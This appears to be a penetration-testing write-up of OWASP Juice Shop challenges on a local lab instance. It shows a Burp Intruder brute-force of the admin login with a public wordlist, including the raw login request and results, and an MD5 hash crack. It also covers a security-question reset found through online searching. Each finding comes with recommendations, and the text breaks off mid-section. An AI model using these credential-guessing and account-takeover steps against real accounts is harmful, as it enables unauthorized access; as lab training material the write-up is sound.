
We use the crackstation to crack the has and we see that it's a md5 type encryption and the password is admin123



OR AN ALTERNATIVE SOLUTION USING BRUTE FORCE



We can observe the admin email from a review on website which is `admin@juice-sh.op`



We try to capture the proxy using the burpsuite

The screenshot shows the OWASP ZAP interface with the 'Intruder' tab selected. In the main pane, a 'Sniper attack' session is active, targeting 'http://127.0.0.1:3000'. The payload configuration panel on the right is set up for a 'Simple list' of payloads. A single payload entry is present, consisting of the JSON object: {"email": "admin@juice-sh.op", "password": "[1234]"}, where the password field is highlighted in green. The payload configuration includes sections for 'Payload configuration' (with options like Paste, Load..., Remove, Clear, Deduplicate), 'Payload processing' (with Add, Edit, Remove, Up, Down buttons), and 'Payload encoding' (with a URL-encoding rule: /[<>?&^"{}]/#). The bottom status bar indicates an event log of 64 items, memory usage of 272.2MB, and a search bar.

We send the request to intruder in order to do a brute force attack

The screenshot shows a GitHub repository page for 'SecLists'. The repository has 24 issues and 4 pull requests. The 'Code' tab is selected, showing the contents of the 'best1050.txt' file. The file was last updated 4 years ago by 'kazkansouh'. The code editor displays 1049 lines of text, totaling 7.79 KB. The file content includes common password patterns such as '1', '1111', '111111', and various combinations of '123' and '456'. Other files listed in the repository include '10-million-password-list-top-5...', '100k-most-used-passwords-N...', '10k-most-common.txt', '1900-2020.txt', '500-worst-passwords.txt', 'SplashData-2014.txt', 'SplashData-2015-1.txt', 'SplashData-2015-2.txt', 'best10.txt', 'best15.txt', 'common-passwords-win.txt', 'four-digit-pin-codes-sorted-by...', 'medical-devices.txt', 'top-20-common-SSH-passwor...', 'top-passwords-shortlist.txt', 'worst-passwords-2017-top100...', 'Cracked-Hashes', and 'Default-Credentials'.

We download a password word list from github and load it to our burp intruder and start the attack

2. Intruder attack of http://127.0.0.1:3000

Results Positions

Intruder attack results filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
1	abcd	401	20			413	
107	abcdef	401	26			413	
108	abgryu	401	15			413	
109	acccesas	401	15			413	
110	access	401	22			413	
111	access14	401	23			413	
112	account	401	27			413	
113	action	401	13			413	
114	admin	401	18			413	
115	admin1	401	23			413	
116	admin12	401	21			413	
117	admin123	200	51 51			1186	
118	admin12nn	401	16			413	
119	administrator	401	24			413	
120	adriana	401	21			413	
121	agosto	401	22			413	
122	agustn	401	24			413	
123	albert	401	18			413	
124	alberto	401	22			413	
125	alejandra	401	19			413	
126	alejandro	401	15			413	

Request Response

Pretty Raw Hex

```

1 POST /rest/user/login HTTP/1.1
2 Host: 127.0.0.1:3000
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:133.0) Gecko/20100101 Firefox/133.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/json
8 Content-Length: 53
9 Origin: http://127.0.0.1:3000
10 Connection: keep-alive
11 Referer: http://127.0.0.1:3000/
12 Cookie: language=en; welcomebanner_status.dismiss; cookieconsent_status.dismiss
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dest: cors
15 Sec-Fetch-Site: same-origin
16 Priority: u=0
17
18 {
  "email": "admin@juice-sh.op",
  "password": "admin123"
}


```

0 highlights

128 of 1049

We see a status code 200 which is a success

We find the admin password which is admin123 and broke into the admin account



Recommendation:

Enforce strong password policies. Require multi-factor authentication (MFA). Use password strength validators.

Bjoern's Favorite Pet ★★★

Severity: **Medium**

Description: Insecure security questions, such as predictable answers (e.g., pet names or birthdays), can be exploited by attackers to bypass authentication mechanisms.

Impact: Attackers may gain unauthorized access to accounts, compromising sensitive user data.


Steps to reproduce the vulnerability:

The screenshot shows the OWASP Juice Shop application running in a Firefox browser. The title bar indicates the URL is 127.0.0.1:3000/#/score-board?categories=Broken Authentication. A green notification bar at the top states: "You successfully solved a challenge: Bjoern's Favorite Pet (Reset the password of Bjoern's OWASP account via the Forgot Password mechanism with the original answer to his security question.)". Below this, the score board summary is displayed: Hacking Challenges (15%), Coding Challenges (0%), and Challenges Solved (16/169). A progress bar for Hacking Challenges is at 15%, and another for Coding Challenges is at 0%. On the right, there are two sets of statistics: one for the current session (3/28, 7/22, 5/44) and one for the day (1/37, 0/24, 0/14). The main area lists challenges under the "Broken Authentication" category. The challenges listed are:


- Password Strength**: ★★ (Broken Authentication)
- Bjoern's Favorite Pet**: ★★★ (Broken Authentication)
- GDPR Data Erasure**: ★★★ (Broken Authentication)
- Reset Jim's Password**: ★★★ (Broken Authentication)
- Login Bjoern**: ★★★★ (Broken Authentication)
- Reset Bender's Password**: ★★★★ (Broken Authentication)
- Change Bender's Password**: ★★★★★ (Broken Authentication)
- Reset Bjoern's Password**: ★★★★★ (Broken Authentication)

Below the challenges is a row of various application icons.


In this challenge we are asked to reset Bjoern's password by using forgot password using the security question which is his favorite pet's name.




We login as admin using sql injection.




we find bjoerns email from administration panel.



We write his full name which is bjorn kimminich on internet and find a video.
In the video he writes his favorite pet which is Zaya.



we try to change the password using forgot password with his favorite pet name being Zaya.



we successfully change the password and finish the challenge.

Recommendation:

Avoid using knowledge-based authentication (e.g., security questions) as the sole factor for password resets. Use Multi-Factor Authentication (MFA) to add an extra layer of security. If security questions are unavoidable, ensure the answers are not easily guessable or publicly available. Regularly review and update authentication workflows to eliminate reliance on weak fallback mechanisms. Educate users on the importance of not sharing personal details online that could be used to answer security questions.


Reset Jim's Password ★★★

Severity: High

Description: Weak password reset mechanisms may allow attackers to manipulate reset tokens or bypass identity verification, enabling unauthorized account access.

Impact: Unauthorized access may result in data loss, impersonation, or privilege escalation.


Steps to reproduce the vulnerability:



in this challenge we reset Jim's password via forgot password by answering the security question.

The screenshot shows the OWASP Juice Shop administration interface. On the left, under 'Registered Users', there is a list of accounts. One account, 'jim@juice-sh.op', is highlighted in blue. On the right, under 'Customer Feedback', there is a list of reviews. The first review, from 'jim@juice-sh.op', reads: 'Great shop! Awesome service! (**@juice-sh.op) ★★★★'. The second review, from 'this is a test (**gmail.com)', reads: 'this is a test (**gmail.com) 